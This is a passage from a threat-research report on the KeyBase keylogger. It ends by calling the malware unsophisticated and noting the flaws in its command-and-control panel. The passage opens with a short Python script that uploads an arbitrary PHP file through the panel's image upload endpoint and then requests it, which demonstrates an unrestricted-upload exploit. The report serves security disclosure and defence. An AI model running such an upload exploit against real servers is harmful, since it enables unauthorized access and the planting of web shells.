Additionally, the following Python code can be used to upload this file and read the results.

```
1 import requests
2 import sys
3 if len(sys.argv) != 2:
4     print "Usage: %s [php_file]" % __file__
5     sys.exit(1)
6 URL = ""
```

```
7 print "Sending request..."
8 multiple_files = [('file', ('WIN-JJFOIJGL_6_5_14_22_2.php', open(sys.argv[1], 'rb')))]
9 r = requests.post(URL + "image/upload.php", files=multiple_files)
10 print "Results:"
11 print
12 r = requests.get(URL + "image/Images/WIN-JJFOIJGL_6_5_14_22_2.php")
13 print r.text
14
15
16
17
18
```

Conclusion

Overall, this KeyBase malware is quite unsophisticated. It lacks a number of features available in some of the more popular malware families, and the C2 web panel contains security vulnerabilities that could allow a third party to gain unauthorized access. The builder for KeyBase provides an easy-to-use, user-friendly interface; however, a number of options are hardcoded into the malware itself. Some examples include the filename KeyBase uses when it is copied to maintain persistence, and various URI paths it uses during the command and control phase.

While this malware has some issues with sophistication, Unit 42 has observed a significant and continued rise in usage by attackers, generally targeting the high tech, higher education, and retail industries. Palo Alto Networks customers are protected via WildFire, which is able to detect KeyBase as malicious. Readers may also use the indicators provided to deploy protections.

For a list of sample hashes and their associated domains and IP addresses, please see the following [link](#).

Source: <https://unit42.paloaltonetworks.com/keybase-keylogger-malware-family-exposed/>